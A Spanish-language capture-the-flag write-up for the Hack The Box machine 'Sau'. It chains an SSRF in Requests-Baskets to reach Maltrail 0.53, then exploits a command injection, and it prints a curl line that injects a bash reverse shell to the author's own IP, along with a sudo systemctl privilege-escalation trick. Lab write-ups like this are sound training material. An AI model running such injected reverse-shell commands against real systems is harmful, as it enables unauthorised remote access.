Write-up Sau [Easy] - Hack The Box
Publicación del write-up de sujeto a las guías generales de Hack The Box.
Write-up Sau [Easy] - Hack The Box
Mi perfil de Hack The Box: julianglez16
Enumeración


Puertos

Tecnologías web

Funcionalidad web

Se accede a una página que permite crear “Baskets” y registra las peticiones HTTP que recibe

Análisis con BurpSuite
Al crear una Basket nueva:

Al abrir el Basket se realiza una petición web
Explotación
Usuario
Requests-Basket tiene una vulnerabilidad SSRF https://github.com/entr0pie/CVE-2023-27163. Con esta vulnerabilidad de puede realizar una petición al puerto 80 a través del proxy response para ver qué servicio está expuesto en ese puerto (en la enumeración de puertos aparecía como filtered).

Tras hacer la petición se puede observar que hay un servicio llamado Maltrail en la versión 0.53.

Esta versión de Maltrail es vulnerable a RCE (https://huntr.dev/bounties/be3c5204-fbd9-448d-b97c-96a8d2941e87/)
Con el siguiente comando se debería obtener un reverse shell en la máquina:
1
curl 'http://10.10.11.224:80/login' --data 'username=;`bash -i >& /dev/tcp/10.10.16.44/1234 0>&1`'
Como no funciona (no sé por qué), se utiliza el siguiente exploit https://github.com/spookier/Maltrail-v0.53-Exploit para obtener un reverse shell exitosamente.
Root


El usuario puma tiene permisos de sudo para ejecutar systemctl status trail.service por lo que se puede escalar privilegios fácilmente escribiendo !sh .